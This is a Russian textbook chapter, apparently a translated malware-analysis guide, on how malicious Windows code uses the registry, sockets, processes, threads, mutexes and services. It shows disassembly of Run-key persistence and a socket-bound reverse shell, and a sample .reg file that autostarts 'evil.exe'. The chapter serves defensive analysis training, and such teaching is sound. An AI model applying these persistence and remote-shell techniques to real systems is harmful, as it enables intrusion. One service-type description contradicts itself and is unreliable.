- **Корневой ключ.** Реестр состоит из пяти разделов высшего уровня, которые называются *корневыми ключами*. Иногда их обозначают как *HKEY*, в англоязычной литературе также используется термин *hive* (улей). Каждый корневой ключ имеет определенное назначение, о чем мы поговорим чуть ниже.
- **Дочерний ключ.** Это как подкаталог внутри каталога.
- **Ключ.** Это папка, которая может содержать другие папки или значения. В эту категорию входят как корневые, так и дочерние ключи.
- **Параметр.** Упорядоченная пара с именем и значением.
- **Значение или данные.** Данные, которые хранятся в параметре реестра.

Корневые ключи реестра

Реестр разделен на пять корневых ключей.

- `HKEY_LOCAL_MACHINE` (`HKLM`). Хранит глобальные настройки локальной системы.
- `HKEY_CURRENT_USER` (`HKCU`). Хранит настройки текущего пользователя.
- `HKEY_CLASSES_ROOT`. Хранит типы информации.
- `HKEY_CURRENT_CONFIG`. Хранит настройки текущей аппаратной конфигурации, а точнее разницу между текущей и стандартной конфигурациями.
- `HKEY_USERS`. Определяет настройки для пользователя по умолчанию, новых и текущих пользователей.

Чаще других используются ключи `HKLM` и `HKCU` (обычно обозначаются аббревиатурами).

Некоторые ключи на самом деле являются виртуальными и лишь ссылаются на имеющуюся информацию. Например, ключ `HKEY_CURRENT_USER` в действительности хранится внутри `HKEY_USERS\SID`, где `SID` — идентификатор безопасности текущего пользователя. Еще один популярный дочерний ключ, `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`, содержит список исполняемых файлов,

которые автоматически запускаются при входе пользователя в систему. Корневым здесь является ключ `HKEY_LOCAL_MACHINE`, который хранит дочерние ключи `SOFTWARE`, `Microsoft`, `Windows`, `CurrentVersion` и `Run`.

Regedit

На рис. 7.1 показан встроенный в Windows редактор реестра *Registry Editor* (Regedit). На левой панели выводятся открытые дочерние ключи. Справа отображаются соответствующие параметры. Каждый параметр имеет имя, тип и значение. Полный путь к текущему дочернему ключу выводится в нижней части окна.

Программы, которые стартуют автоматически

Запись параметров в дочерний ключ `Run` (выделенный на рис. 7.1) — это широко известный способ автоматически запускать программное обеспечение. И хотя этот подход не очень скрытный, вредоносные программы часто используют его, чтобы стартовать вместе с системой.

Microsoft предоставляет бесплатную утилиту Autoruns, которая перечисляет код, запускаемый при загрузке системы. Это касается исполняемых файлов, динамических библиотек, загружаемых в Internet Explorer, и других программ, а также драйверов, которые выполняются ядром. Autoruns проверяет примерно 25–30 мест в реестре, которые предназначены для автоматического запуска кода, но этот список может оказаться неполным.




Рис. 7.1. Утилита Regedit

Распространенные функции для работы с реестром

Вредоносное ПО часто использует функции Windows API, чтобы модифицировать реестр и запускаться автоматически вместе с системой. Ниже проведены самые популярные функции для работы с реестром.

- `RegOpenKeyEx`. Открывает реестр для записи и чтения. Существуют функции, которые позволяют проделывать эти операции без предварительного открытия реестра, но большинство программ все рано используют `RegOpenKeyEx`.
- `RegSetValueEx`. Добавляет в реестр новый параметр и устанавливает для него значение.
- `RegGetValue`. Возвращает содержимое параметра реестра.

Встретив эти функции во вредоносной программе, вы должны будете найти ключи реестра, к которым они обращаются.

Помимо ключей для автоматического запуска существует множество значений реестра, которые играют важную роль в безопасности и конфигурации системы. Их слишком много, чтобы перечислять каждый из них здесь (или где-либо еще). Чтобы найти ключи, к которым обращается вредонос, придется прибегнуть к поисковым службам, например к Google.

Практический анализ кода, работающего с реестром

В листинге 7.1 показан настоящий вредоносный код, который открывает в реестре ключ `Run` и добавляет в него значение, чтобы запускаться при каждой загрузке Windows. Функция `RegSetValueEx` принимает шесть аргументов и либо редактирует существующий параметр реестра, либо создает новый, если такового еще нет.

ПРИМЕЧАНИЕ

При поиске документации для таких функций, как RegOpenKeyEx и RegSetValuEx, не забудьте убрать в конце букву W или A.

Листинг 7.1. Код, изменяющий настройки реестра

```
0040286F     push    2               ; samDesired
00402871     push    eax             ; ulOptions
00402872     push    offset SubKey   ; "Software\\Microsoft\\Windows\\
CurrentVersion\\Run"
00402877     push    HKEY_LOCAL_MACHINE    ; hKey
0040287C  (1) call   esi ; RegOpenKeyExW
0040287E     test    eax, eax
00402880     jnz     short loc_4028C5
00402882
00402882 loc_402882:
00402882     lea     ecx, [esp+424h+Data]
00402886     push    ecx             ; lpString
00402887     mov     bl, 1
```

```
00402889  ❷ call    ds:lstrlenW
0040288F    lea     edx, [eax+eax+2]
00402893  ❸ push    edx             ; cbData
00402894    mov     edx, [esp+428h+hKey]
00402898  ❹ lea     eax, [esp+428h+Data]
0040289C    push    eax             ; lpData
0040289D    push    1               ; dwType
0040289F    push    0               ; Reserved
004028A1  ❺ lea     ecx, [esp+434h+ValueName]
004028A8    push    ecx             ; lpValueName
004028A9    push    edx             ; hKey
004028AA    call    ds:RegSetValueExW
```

В листинге 7.1 в большинстве строчек после точки с запятой указаны комментарии. Это в основном имена аргументов, которые добавляются в стек. Они были взяты из официальной документации для соответствующих функций. Например, в первых четырех строках содержатся комментарии `samDesired`, `ulOptions`, `"Software\\Microsoft\\Windows\\CurrentVersion\\Run"` и `hKey`, которые дают нам представление о добавляемых значениях. Значение `samDesired` указывает на тип запрашиваемого доступа, поле `ulOptions` является беззнаковым длинным целым числом, которое представляет параметры вызова (не забывайте о венгерской нотации), а `hKey` — это дескриптор корневого ключа, к которому обращается функция.

Код вызывает функцию `RegOpenKeyEx` ❶ с аргументами, необходимыми для открытия дескриптора ключа `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`. Имя ❺ и значение ❹ параметра хранятся в стеке в качестве аргументов функции — здесь они помечены с помощью IDA Pro. Вызов `lstrlenW` ❷ нужен, чтобы получить размер данных, которые передаются в виде аргумента функции `RegSetValueEx` ❸.

Написание скриптов для реестра с помощью файлов .reg

Файлы с расширением `.reg` содержат данные реестра в удобочитаемом виде. При двойном щелчке на таком файле его содержимое автоматически объединяется с информацией в реестре — как будто это скрипт, который модифицирует реестр. Как вы можете догадаться, вредоносное ПО тоже иногда использует файлы `.reg`, хотя предпочтение обычно отдается непосредственному редактированию программным способом.

Листинг 7.2. Пример файла .reg

```
Windows Registry Editor Version 5.00

[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"MaliciousValue"="C:\Windows\evil.exe"
```

В первой строке листинга 7.2 указана версия редактора реестра (`5.00` в данном случае обозначает Windows XP). Ключ, который нужно отредактировать, `[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]`, находится внутри квадратных

скобок. В последней строке файла `.reg` содержится имя и значение параметра для данного ключа. В этом листинге добавляется параметр `MaliciousValue`, который автоматически запускает файл `C:\Windows\evil.exe` при каждой загрузке ОС.

API для работы с сетью

Для выполнения «грязной» работы вредоносное ПО обычно использует функции сетевого взаимодействия, которые в избытке присутствуют в Windows API. Создание сетевых сигнатур является сложной задачей, которой мы полностью посвятим главу 14. Здесь же мы попытаемся научить вас распознавать и понимать распространенные сетевые функции, чтобы вы могли определить, чем занимаются вредоносные программы, которые их используют.

Сокеты Беркли

Из всех сетевых механизмов Windows во вредоносном ПО чаще всего применяются сокеты Беркли, которые по своей функциональности почти идентичны в Windows- и UNIX-системах.

В Windows сетевые функции сокетов Беркли реализованы в библиотеках семейства Winsock — в основном в `ws2_32.dll`. Наиболее распространенными среди этих функций являются `socket`, `connect`, `bind`, `listen`, `accept`, `send` и `recv` — их описание приводится в табл. 7.2.

Таблица 7.2. Сетевые функции сокетов Беркли

Функция	Описание
socket	Создает сокет
bind	Подключает сокет к определенному порту, прежде чем принимать вызов
listen	Сигнализирует о том, что сокет будет ожидать входящие соединения
accept	Подключается к удаленному сокету и принимает соединение
connect	Открывает соединение с удаленным сокетом; удаленный сокет должен ожидать подключения
recv	Принимает данные от удаленного сокета
send	Отправляет данные удаленному сокету

ПРИМЕЧАНИЕ

Прежде чем использовать любую сетевую функцию, необходимо сделать вызов WSAStartup, чтобы выделить ресурсы для сетевых библиотек. Если во время отладки вы ищете код, который инициировал сетевое соединение, имеет смысл поставить точку останова на функции WSAStartup, так как вслед за ней должно начаться сетевое взаимодействие.

Клиентские и серверные соединения

У сетевого приложения всегда есть две стороны: *серверная*, которая держит сокет открытым в ожидании входящих соединений, и *клиентская*, которая подключается к ожидающему сокету. Вредонос может находиться на любой из них.

Если вы имеете дело с клиентским приложением, которое подключается к удаленному сокету, вслед за функцией `socket` должен последовать вызов `connect`, а потом, в случае необходимости, `send` и `recv`. Если речь идет о службе, которая отслеживает входящие соединения, порядок вызова функций будет таким: `socket`, `bind`, `listen` и `accept` (дальше могут последовать `send` и `recv`, если это необходимо). Такой принцип работы свойственен как вредоносным, так и обычным программам.

В листинге 7.3 показан пример приложения с серверным сокетом.

ПРИМЕЧАНИЕ

В этом примере опущена обработка ошибок и подготовка параметров. Реальный код пестрел бы вызовами WSAGetLastError и функциями обработки ошибок.

Листинг 7.3. Простая программа с серверным сокетом

```
00401041    push    ecx             ; lpWSAData
00401042    push    202h            ; wVersionRequested
00401047    mov     word ptr [esp+250h+name.sa_data], ax
0040104C    call    ds:WSAStartup
00401052    push    0               ; protocol
00401054    push    1               ; type
00401056    push    2               ; af
00401058    call    ds:socket
0040105E    push    10h             ; namelen
00401060    lea     edx, [esp+24Ch+name]
00401064    mov     ebx, eax
00401066    push    edx             ; name
00401067    push    ebx             ; s
00401068    call    ds:bind
0040106E    mov     esi, ds:listen
00401074    push    5               ; backlog
00401076    push    ebx             ; s
00401077    call    esi             ; listen
00401079    lea     eax, [esp+248h+addrlen]
0040107D    push    eax             ; addrlen
0040107E    lea     ecx, [esp+24Ch+hostshort]
00401082    push    ecx             ; addr
00401083    push    ebx             ; s
00401084    call    ds:accept
```

Сначала `WSAStartup` инициализирует систему сокетов Win32, а затем функция `socket` создает сокет. Функция `bind` закрепляет сокет за портом, вызов `listen` подготавливает сокет к прослушиванию, а `accept` приостанавливает работу до тех пор, пока не примет соединение от удаленного сокета.

WinINet API

Помимо Winsock API существует более высокоуровневый интерфейс под названием WinINet API, функции которого хранятся в файле `Wininet.dll`. Если программа импортирует функции из этой библиотеки, она использует высокоуровневые интерфейсы для работы с сетью.

WinINet API реализует на прикладном уровне такие протоколы, как HTTP и FTP. Понять, что делает вредоносная программа, можно по тому, какие соединения она открывает.

- `InternetOpen` используется для инициализации интернет-соединения.
- `InternetOpenUrl` используется для подключения к URL (это может быть как HTTP-страница, так и FTP-ресурс).
- `InternetReadFile` работает по тому же принципу, что и `ReadFile`, позволяя программе считывать данные из файла, загруженного по сети.

Вредоносное ПО может применять WinINet API для подключения к удаленному серверу и получения дальнейших инструкций.

Отслеживание запущенной вредоносной программы

Помимо переходов и вызова инструкций, видимых в IDA Pro, существует множество способов, с помощью которых вредоносная программа может передавать выполнение. Аналитик безопасности должен уметь определять, каким образом вредонос инициирует выполнение внешнего кода. Первым и самым распространенным способом доступа к коду, находящемуся за пределами файла, является использование библиотек DLL.

Библиотеки DLL

Библиотеки динамической компоновки являются современной технологией распределения кода между несколькими приложениями. DLL — это исполняемый файл, который сам не запускается, но экспортирует функции, доступные для использования в других программах.

До изобретения DLL обычно применялись статические библиотеки — они существуют и по сей день, но используются намного реже. Главным преимуществом DLL перед статической библиотекой является возможность разделения между выполняющимися процессами. Например, если статическая библиотека используется одновременно двумя приложениями, она будет занимать в памяти вдвое больше места, поскольку ее нужно будет загрузить два раза.

Еще один большой плюс динамических библиотек состоит в том, что при дистрибуции исполняемого файла можно использовать DLL, которые точно присутствуют

в системе, без необходимости их дублировать. Это помогает обычным разработчикам и авторам вредоносного ПО минимизировать размер программных пакетов.

DLL также является полезным механизмом повторного использования кода. Например, большие технологичные компании выносят в динамические библиотеки функциональность, общую для многих их приложений. Затем, во время дистрибуции, в программный пакет попадает главный исполняемый файл и DLL, которые он использует. Это позволяет хранить общий код в единой библиотеке и распространять его только в случае необходимости.

Как авторы вредоносного ПО используют DLL

Авторы вредоносов используют DLL тремя способами.

- **Для хранения зараженного кода.** Иногда разработчики вредоносной программы предпочитают хранить зараженный код в DLL, а не в самом исполняемом файле. Некоторые вредоносы присоединяются к другим процессам, но любой процесс может иметь лишь один файл `.exe`. Иногда DLL используются для загрузки во внешние процессы.
- **Путем использования системных библиотек.** Почти все вредоносные программы используют основные DLL, которые можно найти в любой системе Windows. Системные библиотеки содержат функции, необходимые для взаимодействия с ОС. То, как вредоносный код использует такие DLL, может стать отличным источником информации для аналитика безопасности. Импорты функций, которые рассматривались в этой и самой первой главе, берутся из системных библиотек. Мы будем продолжать описывать функции из разных DLL и то, как они используются во вредоносном ПО.
- **Путем использования сторонних библиотек.** Вредоносный код может использовать и сторонние библиотеки для взаимодействия с другими программами. Если вредонос импортирует функции из сторонней DLL, из этого можно сделать вывод, что он обращается к соответствующей программе для достижения своих целей. Например, он может использовать библиотеки Mozilla Firefox для подключения к серверу, вместо того чтобы делать это напрямую через Windows API. Вредоносное ПО может также распространяться вместе с видоизмененной библиотекой DLL, чтобы использовать те ее возможности, которые отсутствуют на компьютере жертвы, — например, чтобы получить доступ к криптографическим функциям, поставляемым в виде DLL.

Базовая структура динамической библиотеки

Внутри DLL выглядят почти так же, как `.exe`-файлы. Они имеют формат PE, и только один флаг отличает их от обычных исполняемых файлов. DLL обычно имеют больше экспортных и меньше функций импорта. В остальном они идентичны файлам `.exe`.

Главной функцией в DLL является `DllMain`. Она не имеет метки и не экспортируется, но ее указывают в PE-заголовке в качестве точки входа. Библиотека уведомляется каждый раз, когда ее загружают или выгружают, а также при создании нового или завершении имеющегося потока. Это уведомление выглядит как вызов функции `DLLMain` и позволяет DLL управлять любыми ресурсами, относящимися к отдельным процессам или потокам.

Большинство библиотек не обладают ресурсами для отдельных потоков, поэтому они игнорируют соответствующие вызовы `DLLMain`. Но если таковые ресурсы присутствуют, это может послужить ценной информацией о назначении DLL.

Процессы

Вредоносное ПО также может выполнять код вне текущей программы, создавая новые или модифицируя имеющиеся процессы. Процесс — это программа, которую выполняет Windows. Он управляет собственными ресурсами, такими как открытые дескрипторы или память, и состоит из одного или нескольких потоков, которые выполняются центральным процессором. Традиционные вредоносные программы имеют собственный, независимый процесс, однако в наши дни зараженный код все чаще выполняется в рамках других процессов.

Windows использует процессы в качестве контейнеров для управления ресурсами и изолирует с их помощью разные программы. В системе Windows в любой момент можно найти 20–30 активных процессов, которые разделяют одни и те же ресурсы: ЦПУ, файловую систему, память и оборудование. Если бы всем программам приходилось заниматься управлением общими ресурсами самостоятельно, их написание было бы крайне сложным. ОС позволяет обращаться к ресурсам, не мешая другим процессам. Такая модель повышает стабильность, предотвращая ошибки и сбои, вызванные тем, что одна программа влияет на другую.

Одним из ресурсов, который особенно важно разделять на уровне ОС, является память. Чтобы достичь такого разделения, каждый процесс получает адресное пространство, отдельное от остальных процессов; это совокупность адресов памяти, которые доступны процессу.

Если программе понадобится дополнительная память, ОС выделит ее и передаст процессу адрес, по которому он может к ней обращаться. Процессы могут разделять адресное пространство, и они часто этим пользуются. Например, два разных процесса могут хранить информацию по адресу 0x00400000 без каких-либо конфликтов. Дело в том, что для одного и того же адреса могут использоваться разные участки оперативной памяти.

Адреса памяти, как и обычные почтовые адреса, имеют смысл только в определенном контексте. Например, номер дома и название улицы не помогут вам узнать конкретное местоположение, если не указать индекс почтового отделения. Точно так же адрес 0x0040A010 не скажет вам о том, где именно хранятся данные, если вы не знаете, о каком процессе идет речь. Обращаясь по адресу 0x0040A010, вредонос

затрагивает только то, что хранится там в контексте процесса, в котором он выполняется. Другие программы, которые выполняются в системе и используют этот адрес, останутся нетронутыми.

Создание нового процесса

Чаще всего для создания новых процессов во вредоносном ПО используется функция `CreateProcess`. Она принимает множество аргументов, а вызывающий код получает тесный контроль над процедурой создания. Например, с помощью этой функции вредонос может создать процесс, в котором будет выполняться его код: таким образом он сможет обойти локальные брандмауэры и другие механизмы безопасности. Точно так же он мог бы создать экземпляр Internet Explorer и использовать его для доступа к зараженному содержимому.

Вредоносные программы часто применяют `CreateProcess` для создания простой удаленной командной оболочки посредством лишь одного вызова. Один из аргументов этой функции, структура `STARTUPINFO`, содержит дескриптор стандартных потоков ввода, вывода и ошибок процесса. Вредоносный код может привязать эти значения к сокету. В результате все, что будет записано в стандартный вывод, попадет в сокет, что позволит злоумышленнику запустить командную оболочку удаленно, используя лишь функцию `CreateProcess`.

В листинге 7.4 показано, как с помощью `CreateProcess` можно создать простую удаленную командную оболочку. Данный код должен предварительно открыть сокет, связанный с удаленным компьютером. Дескриптор сокета хранится в стеке и входит в структуру `STARTUPINFO`. Затем делается вызов `CreateProcess`, после которого весь ввод и вывод процесса будет проходить через сокет.

Листинг 7.4. Пример кода с вызовом CreateProcess

```
004010DA     mov   eax, dword ptr [esp+58h+SocketHandle]
004010DE     lea   edx, [esp+58h+StartupInfo]
004010E2     push  ecx          ; lpProcessInformation
004010E3     push  edx          ; lpStartupInfo
004010E4  ❶  mov   [esp+60h+StartupInfo.hStdError], eax
004010E8  ❷  mov   [esp+60h+StartupInfo.hStdOutput], eax
004010EC  ❸  mov   [esp+60h+StartupInfo.hStdInput], eax
004010F0  ❹  mov   eax, dword_403098
004010F5     push  0            ; lpCurrentDirectory
004010F7     push  0            ; lpEnvironment
004010F9     push  0            ; dwCreationFlags
004010FB     mov   dword ptr [esp+6Ch+CommandLine], eax
004010FF     push  1            ; bInheritHandles
00401101     push  0            ; lpThreadAttributes
00401103     lea   eax, [esp+74h+CommandLine]
00401107     push  0            ; lpProcessAttributes
00401109  ❺  push  eax          ; lpCommandLine
0040110A     push  0            ; lpApplicationName
0040110C     mov   [esp+80h+StartupInfo.dwFlags], 101h
00401114  ❻  call  ds:CreateProcessA
```

В первой строке переменная `SocketHandle` перемещается со стека в регистр EAX (дескриптор сокета инициализируется за пределами этой функции). Структура `lpStartupInfo` хранит стандартный вывод ❷, стандартный ввод ❸ и стандартный поток ошибок ❶, которые будут использоваться в новом процессе. Все три значения этой структуры, ❶, ❷ и ❸, привязываются к сокету. Переменная `dword_403098` ❹ позволяет получить доступ к командной строке будущей программы; в определенный момент она попадает в стек в качестве аргумента ❺. Вызов `CreateProcess` ❻ имеет десять аргументов, но все они, кроме `lpCommandLine`, `lpProcessInformation` и `lpStartupInfo`, равны либо `0`, либо `1`. Некоторые из них представляют значения NULL и другие флаги, но с точки зрения анализа безопасности они нам не интересны.

Вызов `CreateProcess` создаст новый процесс, весь ввод и вывод которого будет перенаправлен в сокет. Чтобы найти удаленный узел, нужно определить, где этот сокет был инициализирован (этот код не включен в листинг 7.4). Чтобы понять, какая программа будет запущена, нам необходимо перейти по адресу `dword_403098`, воспользовавшись IDA Pro, и посмотреть, какая строка там хранится.

Вредоносное ПО часто создает новые процессы путем сохранения одной программы внутри другой (в ее разделе ресурсов). В главе 1 мы говорили о том, что раздел ресурсов PE-файла может хранить в себе любой другой файл. Вредоносные программы иногда помещают туда исполняемые файлы. При запуске приложение извлекает дополнительный файл из своего PE-заголовка, записывает его на диск и затем запускает с помощью вызова `CreateProcess`. То же самое можно делать с DLL и другим исполняемым кодом. В таких случаях вам следует открыть программу в утилите Resource Hacker (см. главу 1) и сохранить встроенный исполняемый файл на диск для дальнейшего анализа.

Потоки

Процессы являются исполняемыми контейнерами, но на самом деле система Windows выполняет *потоки* — независимые цепочки инструкций, которые выполняются процессором без ожидания других потоков. Процесс может содержать один или несколько потоков, выполняющих какую-то часть его кода. Все потоки внутри процесса имеют общее адресное пространство, но каждому из них выделяются отдельные регистры и стек.

Контекст потока

Во время выполнения поток получает полный контроль над ЦПУ или его ядром, а другие потоки не могут повлиять на состояние этого процессора или ядра. Когда поток меняет значение регистра, он не затрагивает остальные потоки. Прежде чем переключиться на другой поток, ОС сохраняет все значения процессора в структуру, которую называют *контекстом потока*. Затем система загружает в процессор контекст нового потока и начинает его выполнение.

Листинг 7.5. Обращение к локальной переменной и размещение ее в стеке

```
004010DE      lea     ❶ edx, [esp+58h]
004010E2      push      edx
```

В строке ❶ листинга 7.5 код обращается к локальной переменной (`esp+58h`) и сохраняет ее в EDX, после чего помещает EDX в стек. Если между этими инструкциями запустить другой код, который изменяет EDX, значение EDX окажется некорректным и наша программа выполнится неправильно. Если же использовать переключение контекста, значение EDX будет сохранено в контексте потока. Когда поток возобновит работу и выполнит инструкцию `push`, его контекст будет восстановлен и EDX опять будет иметь корректное значение. Так потоки не могут изменять регистры и флаги друг друга.

Создание потока

Для создания новых потоков используется функция `CreateThread`. Вызывающий ее код указывает начальный адрес, который часто называют функцией `start`. Выполнение начинается с этого адреса и продолжается, пока функция не вернет результат, хотя делать это ей не обязательно, так как поток может завершиться вместе с процессом. Помимо кода, который вызывает `CreateThread`, вам необходимо также проанализировать функцию `start`.

Вызывающий код может указать функцию начала потока и аргумент, который будет ей передан. Это может быть любое значение в зависимости от функции `start`.

Вредоносное ПО может использовать вызов `CreateThread` несколькими способами.

- С помощью `CreateThread` можно загрузить в процесс новую зараженную библиотеку, если в качестве начального адреса указать местоположение `LoadLibrary`. В этом случае в `CreateThread` в качестве аргумента передается название библиотеки, которую нужно загрузить. Новый DLL-файл загрузится в память процесса, после чего будет вызвана функция `DllMain`.
- Вредонос может создать два новых потока для ввода и вывода: один будет прослушивать сокет или канал, направляя результат в стандартный ввод процесса, а другой — считывать стандартный вывод и отправлять его в сокет или канал. Целью вредоноса будет передача всей информации в единый сокет или канал, что позволит ему легко взаимодействовать с запущенным приложением.

В листинге 7.6 показано, как распознать вторую методику, определив два вызова `CreateThread`, находящихся рядом друг с другом (здесь показаны только системные вызовы `ThreadFunction1` и `ThreadFunction2`). Этот код дважды вызывает функцию `CreateThread`. В качестве аргументов передаются значения `lpStartAddress`, что позволяет нам понять, где нужно искать код, который будет выполнен при запуске этих потоков.

Листинг 7.6. Главная функция в примере с потоками

```
004016EE   lea      eax, [ebp+ThreadId]
004016F4   push     eax                ; lpThreadId
004016F5   push     0                  ; dwCreationFlags
004016F7   push     0                  ; lpParameter
004016F9   push  ❶ offset ThreadFunction1 ; lpStartAddress
004016FE   push     0                  ; dwStackSize
00401700   lea      ecx, [ebp+ThreadAttributes]
00401706   push     ecx                ; lpThreadAttributes
00401707   call  ❷ ds:CreateThread
0040170D   mov      [ebp+var_59C], eax
00401713   lea      edx, [ebp+ThreadId]
00401719   push     edx                ; lpThreadId
0040171A   push     0                  ; dwCreationFlags
0040171C   push     0                  ; lpParameter
0040171E   push  ❸ offset ThreadFunction2 ; lpStartAddress
00401723   push     0                  ; dwStackSize
00401725   lea      eax, [ebp+ThreadAttributes]
0040172B   push     eax                ; lpThreadAttributes
0040172C   call  ❹ ds:CreateThread
```

Мы пометили начальные функции для первого ❷ и второго ❹ вызовов `CreateThread` как `ThreadFunction1` ❶ и `ThreadFunction2` ❸. Чтобы определить назначение этих двух потоков, мы первым делом переходим к `ThreadFunction1`. Как видно в листинге 7.7, функция первого потока выполняет цикл, в котором она делает вызов `ReadFile`, чтобы прочитать канал, а затем передает прочитанные данные сокету, используя функцию `send`.

Листинг 7.7. Функция ThreadFunction1 из примера с потоками

```
...
004012C5     call      ds:ReadFile
...
00401356     call      ds:send
...
```

В листинге 7.8 показана функция второго потока. Она выполняет цикл, который делает вызов `recv`, чтобы прочитать любые данные, посланные по сети, и затем с помощью функции `WriteFile` перенаправляет их в канал, чтобы приложение могло их прочитать.

Листинг 7.8. Функция ThreadFunction2 из примера с потоками

```
...
004011F2     call      ds:recv
...
00401271     call      ds:WriteFile
...
```

ПРИМЕЧАНИЕ

Помимо потоков в системах от компании Microsoft используются волокна. Волокно похоже на поток, но управляется не операционной системой, а самим потоком. Волокна разделяют контекст одного и того же потока.

Межпроцессная координация с помощью мьютексов

При обсуждении процессов и потоков следует упомянуть *мьютексы* (или *мутанты*, если речь идет о ядре). Это глобальные объекты, которые координируют работу нескольких процессов и потоков.

Мьютексы в основном используются для управления доступом к общим ресурсам, что делает их привлекательными для авторов вредоносного ПО. Например, если два потока должны обращаться к одной и той же структуре, но не одновременно, мьютекс может обеспечить безопасный доступ.

В один момент времени мьютексом может владеть только один поток. Этот механизм имеет большое значение при анализе безопасности, поскольку мьютексам часто назначаются фиксированные имена, которые могут служить хорошими локальными индикаторами. Использование фиксированных имен является нормальной практикой, потому что это позволяет достичь согласованности, когда мьютекс является единственным средством взаимодействия между двумя процессами.

Чтобы получить доступ к мьютексу, поток использует вызов `WaitForSingleObject`, при этом любой другой поток, пытающийся к нему обратиться, должен ждать своей очереди. Закончив использовать мьютекс, поток вызывает функцию `ReleaseMutex`.

Мьютекс можно создать с помощью функции `CreateMutex`. Чтобы получить дескриптор мьютекса, принадлежащего другому процессу, используется вызов `OpenMutex`. Вредоносные программы часто создают новый мьютекс и затем пытаются вызвать `OpenMutex` с тем же именем — таким образом они гарантируют, что в системе запущен лишь один их экземпляр.

Листинг 7.9. Предотвращение запуска лишних копий вредоноса с помощью мьютекса

```
00401000     push    offset Name         ; "HGL345"
00401005     push    0                   ; bInheritHandle
00401007     push    1F0001h             ; dwDesiredAccess
0040100C  ❶ call    ds:__imp__OpenMutexW@12  ; OpenMutexW(x,x,x)
00401012  ❷ test    eax, eax
00401014  ❸ jz      short loc_40101E
00401016     push    0                   ; int
00401018  ❹ call    ds:__imp__exit
0040101E     push    offset Name         ; "HGL345"
00401023     push    0                   ; bInitialOwner
00401025     push    0                   ; lpMutexAttributes
00401027  ❺ call    ds:__imp__CreateMutexW@12 ; CreateMutexW(x,x,x)
```

Код в листинге 7.9 использует `HGL345` в качестве фиксированного имени мьютекса. Сначала он вызывает функцию `OpenMutex` ❶, чтобы проверить, существует ли мьютекс с именем `HGL345`. Если возвращается NULL ❷, код перескакивает ❸ через вызов `exit` и продолжает выполнение. В противном случае вызывается `exit` ❹ и процесс завершается. Если код продолжает работу, на шаге ❺ создается мьютекс, чтобы все последующие экземпляры программы завершались при достижении этого участка.

Службы

Установка в виде *службы* — это еще один способ, с помощью которого вредоносное ПО может задействовать дополнительный код. Windows позволяет запускать задачи вне процессов или потоков, используя службы, которые работают в качестве фоновых приложений; выполнение кода планируется и осуществляется диспетчером служб Windows без участия пользователя. В Windows всегда запущено как минимум несколько служб.

Применение служб имеет множество преимуществ с точки зрения написания вредоносного кода. Одно из них заключается в том, что службы обычно запускаются от имени `SYSTEM` или другой привилегированной учетной записи. Это нельзя назвать уязвимостью, поскольку для установки службы требуются полномочия администратора, но этим могут воспользоваться злоумышленники, так как учетная запись `SYSTEM` имеет более широкий доступ, чем сам администратор или обычные пользователи.

Еще один способ сохранения настроек системы — использование служб: они могут запускаться автоматически вместе с ОС и даже не отображаться в Диспетчере задач в качестве процесса. Пользователь, который просматривает запущенные приложения, не заметит ничего подозрительного, поскольку вредонос не будет работать в отдельном процессе.

ПРИМЕЧАНИЕ

Список запущенных служб можно получить с помощью консольной команды net start, но это будут лишь их имена. Больше информации позволяют собрать программы, упоминавшиеся ранее, такие как Autoruns.

Для установки и управления службами предусмотрено несколько ключевых функций Windows API, которые являются главной целью для вредоносного ПО и заслуживают первоочередного внимания.

- `OpenSCManager`. Возвращает дескриптор диспетчера служб, который будет использоваться во всех последующих вызовах. Любой код, взаимодействующий со службами, непременно вызывает эту функцию.
- `CreateService`. Добавляет новую службу в диспетчер служб и позволяет вызывающей стороне указать, как она должна запускаться: автоматически во время загрузки или же вручную.
- `StartService`. Запускает службу и используется только в случае, если был выбран ручной запуск.

Windows поддерживает несколько разных типов служб, которые выполняются уникальным образом. Во вредоносных программах чаще всего используется тип `WIN32_SHARE_PROCESS`, который хранит код службы в DLL и объединяет несколько

разных служб в единый общий процесс. В диспетчере задач можно найти несколько экземпляров процесса под названием `svchost.exe`, который выполняет службы типа `WIN32_SHARE_PROCESS`.

Особенностью типа `WIN32_SHARE_PROCESS` является то, что он хранит код в файле `.exe` и выполняет его в отдельном процессе.

Последний популярный тип служб, который мы здесь упомянем, `KERNEL_DRIVER`, используется для загрузки кода непосредственно в ядро. Мы еще рассмотрим в этой главе вредоносное ПО, которое работает в ядре, а затем обсудим его во всех подробностях в главе 10.

Информация о службах локальной системы хранится в реестре. Каждая служба имеет свой дочерний ключ в ветке `HKLM\SYSTEM\CurrentControlSet\Services`. Например, на рис. 7.2 показаны параметры для `HKLM\SYSTEM\CurrentControlSet\Services\VMware NAT Service`.

